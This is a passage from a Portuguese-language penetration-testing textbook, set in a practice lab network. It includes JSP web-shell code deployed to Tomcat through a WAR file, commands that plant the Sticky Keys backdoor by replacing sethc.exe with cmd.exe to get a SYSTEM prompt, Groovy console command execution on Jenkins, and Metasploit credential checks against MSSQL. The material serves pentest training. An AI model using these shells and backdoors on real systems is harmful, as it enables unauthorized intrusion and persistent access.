  if(cmd != null) {
    String s = null;
    try {
      Process p = Runtime.getRuntime().exec(cmd,null,null); ❷
      BufferedReader sI = new BufferedReader(new
InputStreamReader(p.getInputStream()));
      while((s = sI.readLine()) != null) { output += s+"</br>"; }
    } catch(IOException e) { e.printStackTrace(); }
  }
%>
<pre><%=output %></pre> ❸
<FORM METHOD=GET ACTION='index.jsp'>
```

❶ Obtém o parâmetro de GET.

❷ Passa o parâmetro para o método de execução.

❸ Saída do comando apresentada no navegador.

Depois que tiver criado o arquivo index.jsp, será necessário usar o comando jar para empacotar todo o diretório webshell em um único arquivo WAR. O arquivo WAR pode ser criado com jar cvf ../webshell.war *.

Listagem 5.2 – Criando um arquivo WAR chamado webshell.war contendo index.jsp

```
~$ ls -lah
total 12K
drwxr-xr-x  2 royce royce 4.0K Aug 12 12:51 .
drwxr-xr-x 32 royce royce 4.0K Aug 13 12:56 ..
-rw-r--r--  1 royce royce    2 Aug 12 12:51 index.jsp ❶
~$ jar cvf ../webshell.war * ❷
added manifest
adding: index.jsp(in = 2) (out= 4)(deflated -100%)
```

❶ Esse arquivo WAR simples conterá uma única página, index.jsp.

❷ ../ diz ao comando jar para armazenar o WAR um diretório acima.

5.3.2 Implantando o arquivo WAR

Agora você tem um arquivo WAR, que é análogo ao novo botão do elevador no filme com o cenário de assalto. Sua próxima tarefa deve ser instalá-lo ou implantá-lo (deploy, usando o linguajar do Tomcat) no servidor Tomcat para que você possa utilizá-lo para controlar o sistema operacional subjacente (o elevador).

Acesse o servidor Tomcat na porta 8080 (Figura 5.2), clique no botão Manager App (App do Gerenciador) e faça login com as credenciais default identificadas antes, durante a descoberta de vulnerabilidades. O servidor Tomcat da Capsulecorp está em 10.0.10.203 na porta 8080, e as credenciais são admin/admin.

Figura 5.2 – Um servidor Apache Tomcat escutando a porta 8080.

O primeiro ponto a ser observado é a tabela que exibe os vários arquivos WAR já implantados nesse servidor Tomcat. Se você fizer rolagens em seu navegador para a parte logo depois dessa tabela, para a seção Deploy (Implantação) da página, perceberá os botões Browse (Navegar) e Deploy (Implantar) abaixo do cabeçalho WAR File to Deploy (Arquivo WAR a ser implantado), conforme vemos na Figura 5.3. Clique no botão Browse, selecione o arquivo webshell.war em sua VM Ubuntu e clique em Deploy para implantar o arquivo WAR no servidor Tomcat.

Figura 5.3 – Seção de implantação (Deploy) de arquivos WAR na página do gerenciador do Tomcat.

NOTA Tome nota da implantação desse arquivo WAR nas anotações referentes ao seu procedimento de teste. É uma backdoor que você instalou, e que terá de ser removida na fase de limpeza, após o procedimento.

5.3.3 Acessando o web shell a partir de um navegador

Agora que foi implantado, o arquivo WAR aparecerá no final da tabela e poderá ser acessado por meio da caixa de URL em seu navegador ou clicando no link que está na primeira coluna da tabela (Figura 5.4). Vá em frente e clique no link agora.




Figura 5.4 – O webshell foi implantado, e agora está acessível no menu.

Fazer isso direcionará o seu navegador para a página base (em nosso caso, a única página) do arquivo WAR, index.jsp. Você verá uma única caixa de entrada e um botão Run (Executar). A partir daí, será possível executar um comando do sistema operacional, clicar em Run e ver o resultado do comando ser apresentado em seu navegador.

Para ilustrar, execute o comando ipconfig /all. Esse é um comando

que você geralmente executaria nesse cenário em um procedimento de teste. Sim, é verdade que você já sabe qual é o endereço IP desse alvo, mas ipconfig /all mostrará informações adicionais sobre o domínio do Active Directory (Figura 5.5). Se esse box fosse dual-homed, você também seria capaz de detectar essa informação com esse comando.

NOTA Em um procedimento de teste de verdade, talvez você não saiba de imediato se esse é um host Windows; portanto, em geral, executará o comando whoami antes. Esse comando é reconhecido nos sistemas operacionais Windows, Linux e Unix, e sua saída pode ser usada para determinar claramente o sistema operacional que o seu alvo está executando. Nesse caso, o servidor Tomcat vulnerável está executando no Windows; portanto, para esse sistema, você usará ataques para Windows.




Figura 5.5 – Executando comandos do sistema operacional no web shell.

DICA Sempre verifique todos os sistemas que acessar para ver se é dual-homed, o que significa que ele tem duas ou mais placas de rede configuradas, cada uma com um endereço IP diferente. Esses tipos de sistema

frequentemente são uma “ponte” para outra sub-rede para a qual talvez você não tivesse acesso antes, e agora o host que você comprometeu poderá ser usado como um proxy para essa sub-rede. No caso da rede Capsulecorp Pentest, não há nenhum sistema dual-homed.

Exercício 5.1: Implantando um arquivo WAR malicioso

Usando o código-fonte da Listagem 5.1, crie um arquivo WAR malicioso e implante-o no servidor Apache Tomcat na máquina trunks.capsulecorp.local. Assim que fizer a implantação, você será capaz de acessar a página index.jsp e executar comandos do sistema operacional, como ipconfig /all, conforme demonstrado na Figura 5.5. Dê o comando para exibir o conteúdo do diretório C:\.

A resposta para esse exercício pode ser encontrada no Apêndice E.

5.4 Shells interativos versus não interativos

A essa altura, os “vilões” conseguiram entrar no prédio. No entanto, o trabalho está longe de ter acabado, portanto não é hora de comemorar. Eles ainda não obtiveram – muito menos escaparam com – as joias da coroa, mas estão nas instalações da vítima e podem se deslocar livremente em algumas áreas restritas. No caso de um pentest, o acesso que conseguimos no servidor Tomcat se chama *obter um shell*. Esse tipo particular de shell é considerado *não interativo*. É importante fazer essa distinção entre um shell interativo e um shell não interativo porque um shell não interativo tem algumas limitações.

A principal limitação é o fato de não ser possível usar um shell não interativo para executar comandos com várias etapas, os quais exigem interagir com o programa sendo executado no prompt de comandos. Um exemplo seria executar `sudo apt install xyz`, substituindo `xyz` pelo nome de um pacote de verdade em um sistema Ubuntu. Executar um comando como esse resultaria no programa `apt` respondendo e solicitando a você que digitasse *yes* ou *no* antes de instalar o pacote.

Esse tipo de comportamento não seria possível com um web shell

não interativo, o que significa que será necessário estruturar o comando de tal modo que não exija uma interação com o usuário. Nesse exemplo, se modificássemos o comando para `sudo apt install xyz –y`, ele funcionaria bem. É importante observar que nem todos os comandos têm uma flag `-y`; portanto, muitas vezes, será necessário ser criativo ao usar um shell não interativo, dependendo do que você estiver tentando fazer.

Saber como estruturar os comandos de modo que não exijam interação é outro motivo pelo qual ter habilidades sólidas de operação na linha de comando é essencial se você quiser se tornar um pentester bem-sucedido. A Tabela 5.1 lista alguns comandos que são seguros para executar em um shell não interativo.

Tabela 5.1 – Comandos do sistema operacional que são seguros em shells não interativos

Propósito	Windows	Linux/Unix/Mac
Informações sobre endereços IP	ipconfig /all	ifconfig
Listar processos em execução	tasklist /v	ps aux
Variáveis de ambiente	set	export
Listar o diretório atual	dir /ah	ls -lah
Exibir o conteúdo de arquivos	type [FILE]	cat [FILE]
Copiar um arquivo	copy [SRC] [DEST]	cp [SRC] [DEST]
Pesquisar uma string em um arquivo	type [FILE] | find /I [STRING]	cat [FILE] | grep [STRING]

5.5 Fazendo um upgrade para um shell interativo

Apesar de poder fazer várias tarefas com um shell não interativo, fazer um upgrade para um shell interativo o mais rápido que puder é uma prioridade. Uma de minhas abordagens favoritas, além de ser um dos modos mais confiáveis de fazer isso em um alvo Windows, é utilizar uma técnica popular, conhecida como *backdoor Sticky Keys*.

DEFINIÇÃO No caso do Sticky Keys e de qualquer outra ocasião em que eu empregar o termo *backdoor* (porta dos fundos) neste livro, estarei me referindo a um modo secreto (às vezes, nem tanto) de acessar um sistema de

computador.

Os sistemas Windows incluem uma funcionalidade conveniente chamada Sticky Keys (Teclas de Aderência), que permite utilizar combinações de teclas que normalmente exigiriam a tecla Ctrl, Alt ou Shift, pressionando apenas uma tecla para cada combinação. Sinceramente, não posso dizer que eu já tenha usado esse recurso algum dia em minhas atividades cotidianas, mas ele tem se mostrado ser conveniente nos pentests quando quero promover um web shell não interativo para um prompt de comandos Windows totalmente interativo. Para ver o Sticky Keys em ação, você pode usar o comando `rdesktop` para se conectar com o servidor Tomcat usando `rdesktop 10.0.10.203` e, em seguida, pressionar a tecla Shift cinco vezes quando estiver na tela de login (Figura 5.6). A aplicação Sticky Keys é executada de um arquivo binário executável que está em `c:\Windows\System32\sethc.exe`. Para fazer um upgrade de seu acesso de web shell não interativo para esse alvo, você deve substituir sethc.exe por uma cópia de `cmd.exe`, que forçará o Windows a oferecer um prompt de comandos mais privilegiado, em vez da aplicação Sticky Keys.

Figura 5.6 – Prompt do Sticky Keys depois de pressionar Shift cinco vezes.

5.5.1 Fazendo um backup de sethc.exe

Como nosso objetivo é substituir o binário do sethc.exe por uma cópia do binário de cmd.exe, será necessário criar um backup de sethc.exe para que você possa restaurar o servidor alvo ao seu estado original no futuro. Para isso, insira o comando a seguir no web shell:

```
cmd.exe /c copy c:\windows\system32\sethc.exe
Ê c:\windows\system32\sethc.exe.backup
```

A Figura 5.7 mostra que o backup foi criado. Agora que temos um backup de sethc.exe, tudo que temos de fazer é substituir o executável original por uma cópia de cmd.exe. Isso criará uma backdoor simples para o alvo, que iniciará um prompt de comandos Windows quando você pressionar Shift cinco vezes. A Microsoft está ciente desse velho truque; assim, os controles de acesso relacionados ao sethc.exe são, por padrão, somente para leitura, mesmo para as contas de administrador local. Como resultado, se você tentar copiar cmd.exe para sethc.exe, será recebido com uma mensagem de Access Denied (Acesso Negado). Para ver o porquê, execute o comando a seguir em seu web shell a fim de verificar as permissões de sethc.exe: você verá que elas estão definidas com R, isto é, somente leitura.

Figura 5.7 – Resultado após executar o comando de backup de sethc.exe.

Listagem 5.3 – Usando cacls.exe para verificar as permissões de arquivo em sethc.exe

```
c:\windows\system32\cacls.exe c:\windows\system32\sethc.exe

c:\windows\system32\sethc.exe NT SERVICE\TrustedInstaller:F
                              BUILTIN\Administrators:R ❶
                              NT AUTHORITY\SYSTEM:R
                              BUILTIN\Users:R
```

APPLICATION PACKAGE AUTHORITY\ALL APPLICATION Ê PACKAGES:R

❶ Somente leitura (Read-only), o que significa que não é possível sobrescrever o arquivo.

5.5.2 Modificando as ACLs de um arquivo com cacls.exe

Como o seu web shell tem acesso somente de leitura para sethc.exe, você não conseguirá modificá-lo se tentar substituí-lo com uma cópia de cmd.exe. Felizmente, é fácil alterar as permissões usando o programa cacls.exe, disponível de modo nativo no Windows. Você pode utilizar um comando para alterar as permissões R para F, que quer dizer Full Control (Controle Total) – antes disso, porém, permita-me explicar algumas questões relacionadas à nossa discussão anterior sobre shells interativos versus shells não interativos.

O comando que você está prestes a executar vai gerar um prompt para Y/N (yes ou no) antes de aplicar as permissões especificadas no arquivo alvo. Como o web shell JSP que você está usando é um web shell não interativo, não será possível responder ao prompt, e o comando ficará em espera até haver um timeout. Podemos usar um pequeno truque interessante que conta com o comando echo para exibir um caractere *Y* e, em seguida, fazemos um pipe dessa saída como entrada para o comando cacls.exe, contornando efetivamente o prompt. Eis o aspecto desse comando:

```
cmd.exe /C echo Y | c:\windows\system32\cacls.exe
c:\windows\system32\sethc.exe /E /G BUILTIN\Administrators:F
```

Depois de executar esse comando em seu web shell, se você executar novamente o comando para consultar as permissões atuais de sethc.exe, poderá ver que o grupo BUILTIN\Administrators tem permissões de controle total (full control), em vez de somente leitura (read-only).

Listagem 5.4 – Verificando novamente as permissões de arquivo de sethc.exe

```
c:\windows\system32\cacls.exe c:\windows\system32\sethc.exe
c:\windows\system32\sethc.exe NT SERVICE\TrustedInstaller:F
                              BUILTIN\Administrators:F ❶
                              NT AUTHORITY\SYSTEM:R
                              BUILTIN\Users:R
                              APPLICATION PACKAGE AUTHORITY\ALL APPLICATION
Ê PACKAGES:R
```

❶ As permissões para BUILTIN\Administrators mudaram para F, isto é, Full Control (Controle Total).

NOTA Tome nota dessa modificação em sethc.exe nas anotações referentes ao seu procedimento de teste. É uma backdoor que você instalou, e que terá de ser removida na fase de limpeza, após o procedimento.

A essa altura, você poderá facilmente modificar o arquivo sethc.exe, copiando cmd.exe para sethc.exe com o comando a seguir. Observe o uso de /Y no comando. O comando copy solicita um Y/N antes de sobrescrever o conteúdo de sethc.exe, mas incluir /Y faz a solicitação ser suprimida. Se você tentar executar o comando em seu web shell sem o /Y, a página de resposta ficará travada até que haja um timeout em algum momento.

Listagem 5.5 – Substituindo sethc.exe por cmd.exe

```
cmd.exe /c copy c:\windows\system32\cmd.exe c:\windows\system32\sethc.exe
  /Y
      1 file(s) copied.
```

5.5.3 Iniciando o Sticky Keys por meio do RDP

Se você voltar ao prompt do RDP usando rdesktop 10.0.10.203 e ativar o Sticky Keys teclando Shift cinco vezes, será saudado com um prompt de comandos Windows de nível de Sistema (SYSTEM-level), totalmente interativo (Figura 5.8). Esse prompt executa com privilégios de nível de Sistema (um pouco mais elevados do que os de um administrador) porque você está em um processo chamado winlogon.exe. O winlogon.exe é o processo que apresenta a tela de login que vemos antes de inserir as credenciais em um sistema Windows.

Como ainda não nos autenticamos junto ao sistema operacional, não temos nenhuma permissão. Desse modo, o winlogon.exe executa

como SYSTEM; quando iniciamos o Sticky Keys (que agora é o cmd.exe), ele também executará como SYSTEM. Interessante, não é mesmo?

A essa altura, talvez você esteja se perguntando: e se o alvo não tiver o RDP ativado? A má notícia é que, sem o RDP, a backdoor Sticky Keys será inútil. Você teria de contar com outro método para fazer o upgrade para um shell totalmente interativo. Discutiremos um desses métodos no Capítulo 8. A boa notícia é que os administradores de sistemas Windows adoram o RDP e, em geral, ele estará ativado.

Figura 5.8 – Prompt de comandos de nível de Sistema (SYSTEM-level) no lugar do Sticky Keys.

De volta à gangue de assaltantes do filme de Hollywood

Para tentar associar esse cenário de volta à analogia com o elevador, após acessar o andar restrito com o novo botão recém-instalado no elevador, a gangue de assaltantes conseguiu encontrar um cartão magnético sobressalente capaz de acessar livremente o andar, assim como quaisquer portas nesse piso.

Se forem criminosos extremamente sorrateiros, que não queiram ser pegos,

eles provavelmente deveriam voltar ao elevador e desfazer quaisquer modificações que fizeram. Afinal de contas, agora que têm um cartão sobressalente, eles poderão ir e vir conforme desejarem.

Você pode fazer o mesmo com o web shell Tomcat, simplesmente acessando a aplicação Manager, fazendo rolagens para baixo até o WAR do web shell e clicando no botão Undeply (Remover).

Para recapitular, caso algo não tenha ficado claro nesta seção, os passos sequenciais a seguir são necessários para instalar a backdoor Sticky Keys:

1 Crie um backup do arquivo sethc.exe. Faça isso para que você possa remover a backdoor do alvo durante a limpeza, que é algo que será discutido mais adiante, na última parte do livro.

2 Substitua o binário original do sethc.exe por uma cópia de cmd.exe, completando efetivamente a backdoor.

   Em sistemas operacionais Windows modernos, você terá de modificar antes as ACLs (Access Control Lists, ou Listas de Controle de Acesso) do arquivo sethc.exe. Faça isso com o programa cacls.exe, a fim de conceder acesso total ao grupo BUILTIN\Administrators no arquivo sethc.exe.

3 Vá até um prompt do RDP usando rdesktop (ou o seu cliente RDP favorito) e pressione a tecla Shift cinco vezes para acessar um prompt de comandos totalmente interativo.

Também escrevi uma postagem de blog detalhada descrevendo esse vetor de ataque, que você poderá consultar, se quiser: http://mng.bz/mNGa.

DICA Não se esqueça de tomar nota dos sistemas nos quais você instalou essa backdoor, e avise seu cliente a respeito delas após o seu procedimento de teste. Deixar essa backdoor aberta por mais tempo que o necessário exporá seu cliente a riscos adicionais, e não é para isso que eles contrataram você. Fazer um pentest, em boa medida, é uma questão de prós e contras. Você poderia argumentar que usar essa backdoor já estaria expondo o seu cliente a riscos adicionais, e você não estaria 100% errado. No entanto, sempre digo aos clientes que é melhor que eu (uma pessoa do bem fingindo ser do mal) faça algo maldoso na rede deles, e então lhes diga como foi que fiz, do que uma pessoa realmente mal-intencionada invadir a empresa sem lhes dizer nada.

5.6 Comprometendo um servidor Jenkins vulnerável

O servidor Tomcat que acabamos de usar para ter um acesso inicial à rede não é o único vetor de ataque web descoberto no último capítulo. Também notamos que há um servidor Jenkins com uma senha que podia ser facilmente adivinhada. Há um método confiável de execução remota de código incluída na plataforma Jenkins, na forma do plugin Groovy Script Console, ativado por default.

Na seção anterior, tivemos de criar um web shell JSP simples e implantá-lo no servidor Tomcat alvo. Com o Jenkins, tudo que temos de fazer é utilizar o script Groovy correto para executar comandos do sistema operacional. A Figura 5.9 mostra a página do Groovy Script Console. Para acessá-lo, vá para o diretório /script usando um navegador.

DEFINIÇÃO De acordo com a Wikipédia, o *Groovy Script* é uma linguagem de programação orientada a objetos com uma sintaxe compatível com Java, desenvolvida pela Apache Software Foundation.




Figura 5.9 – Página do Groovy Script Console do Jenkins.

5.6.1 Execução do Groovy Script Console

O Groovy Script é muito utilizado no Jenkins, e pode ser usado também para executar comandos do sistema operacional. Não é de se surpreender, considerando que ele foi projetado para a plataforma Java. A seguir, apresentamos um exemplo da execução do comando ipconfig /all usando o Groovy Script.

Listagem 5.6 – Executando ipconfig /all **usando o Groovy Script**

```
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = 'ipconfig /all'.execute() ❶
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println "out> $sout err> $serr"
```

❶ O Groovy Script permite chamar .execute() com uma string contendo um comando válido para o sistema operacional.

A saída do comando é apresentada abaixo da caixa de entrada do Groovy Script (Figura 5.10). É, basicamente, um web shell built-in não interativo. Poderíamos usar o mesmo método do Sticky Keys explicado na seção anterior para fazer um upgrade desse acesso para um prompt de comandos Windows totalmente interativo.




Figura 5.10 – Executando comandos do sistema operacional com o Groovy Script.

Para uma descrição mais detalhada do uso do Jenkins como um meio para ter um acesso inicial de nível um, sinta-se à vontade para ler esta postagem de blog escrita por mim em 2014: http://mng.bz/5pgO.

Resumo

- O propósito da fase de invasão com foco é conseguir acesso ao máximo possível de alvos vulneráveis (nível um).
- As aplicações web muitas vezes contêm vetores para execução remota de código, que podem ser usados para conseguir um acesso inicial.
- Servidores Apache Tomcat podem ser usados para implantar uma backdoor personalizada com um arquivo WAR de web shell JSP.
- Servidores Jenkins podem ser usados para executar um Groovy

Script arbitrário e controlar um alvo vulnerável.

- Um shell não interativo tem limitações quanto aos comandos que podem ser executados, e seu upgrade deve ser efetuado, se possível.
- O Sticky Keys pode ser usado como backdoor em sistemas Windows, desde que o RDP esteja aberto.

CAPÍTULO 6

Atacando serviços de banco de dados vulneráveis

Este capítulo inclui:

- controle do Servidor MSSQL usando o mssql-cli;
- ativação do procedimento armazenado xp_cmdshell;
- cópia dos arquivos de hives de registro do Windows usando reg.exe;
- criação de um compartilhamento de rede anônimo;
- extração de hashes de senha de contas Windows usando o Creddump.

Se você chegou até este ponto em um INPT (Internal Network Penetration Test, ou Pentest na Rede Interna), provavelmente está se sentindo muito satisfeito, e deveria – você já conseguiu comprometer alguns hosts. De fato, os poucos hosts aos quais você conseguiu ter acesso até agora podem ser tudo o que é preciso para promover o seu acesso ao nível necessário para dominar toda a rede. Lembre-se, porém, que o propósito da fase 2, a invasão com foco, é comprometer o máximo de hosts de nível um que você puder.

> **DEFINIÇÃO** Para recapitular, *hosts de nível um* são sistemas com vulnerabilidades de acesso direto, os quais podem ser usados para conseguir um controle remoto do alvo vulnerável.

Neste capítulo, mudaremos o foco, passando dos serviços web para os serviços de banco de dados – nesse caso, o conhecido serviço Microsoft SQL Server, com o qual é quase certo que você vai deparar na maioria dos procedimentos de teste que executar em

sua carreira. Os serviços de banco de dados são uma progressão lógica após os serviços web, uma vez que ambos são frequentemente encontrados em conjunto em redes corporativas. Se você conseguiu comprometer uma aplicação web como o Apache Tomcat ou o Jenkins, não seria esperar demais que você consiga descobrir algum arquivo de configuração contendo credenciais para um servidor de banco de dados com o qual a aplicação web deva conversar.

No caso da rede Capsulecorp Pentest, foi possível adivinhar as credenciais de pelo menos um serviço de banco de dados na subfase de descoberta de vulnerabilidades, somente porque o administrador de sistemas havia utilizado uma senha fraca. Acredite ou não, isso é muito comum em grandes redes corporativas, até mesmo em empresas Fortune 500. Vamos ver até que ponto podemos comprometer esse host usando as credenciais do MSSQL que havíamos descoberto.

6.1 Comprometendo um Microsoft SQL Server

Para usar um servidor Microsoft SQL como um meio para ter acesso remoto a um host alvo, é preciso obter antes um conjunto válido de credenciais para o servidor do banco de dados. Como você deve se lembrar, na fase de coleta de informações, um conjunto válido de credenciais foi identificado para a conta `sa` em 10.0.10.201; a senha dessa conta (que deve estar registrada nas anotações sobre o seu procedimento de teste) era `Password1`. Vamos conferir rapidamente essas credenciais antes de atacar esse servidor de banco de dados, usando o módulo auxiliar `mssql_login` no Metasploit.

> **DICA** Se você não tiver anotações bem-organizadas para o procedimento de teste, é sinal de que está fazendo tudo errado. Sei que já mencionei isso antes, mas vale a pena repetir. A essa altura, você já deve ter visto por si mesmo que esse processo tem muitas camadas, e as fases (e subfases) dependem umas das outras. Não há absolutamente nenhuma forma de fazer esse tipo de trabalho sem fazer um grande volume de anotações. Se você é produtivo usando o Markdown, recomendo algo como o Typora. Se você é uma daquelas pessoas extremamente organizadas, que gostam de dividir os

projetos em categorias e subcategorias organizadas por tags e cores, então vai se sentir mais à vontade com algo como o Evernote.

Inicie o msfconsole, carregue o módulo mssql_login com use auxiliary/scanner/ mssql/mssql_login e, em seguida, especifique o endereço IP do servidor MSSQL alvo com set rhosts 10.0.10.201. Defina o nome do usuário e a senha, respectivamente, com set username sa e set password Password1. Quando terminar, você poderá iniciar o módulo com o comando run. A linha da saída que começa com [+] é uma indicação de um login válido no servidor MSSQL.

Listagem 6.1 – Verificando se as credenciais para o MSSQL são válidas

```
msf5 > use auxiliary/scanner/mssql/mssql_login ❶
msf5 auxiliary(scanner/mssql/mssql_login) >
msf5 auxiliary(scanner/mssql/mssql_login) > set rhosts 10.0.10.201 ❷
rhosts => 10.0.10.201
msf5 auxiliary(scanner/mssql/mssql_login) > set username sa ❸
username => sa
msf5 auxiliary(scanner/mssql/mssql_login) > set password Password1 ❹
password => Password1
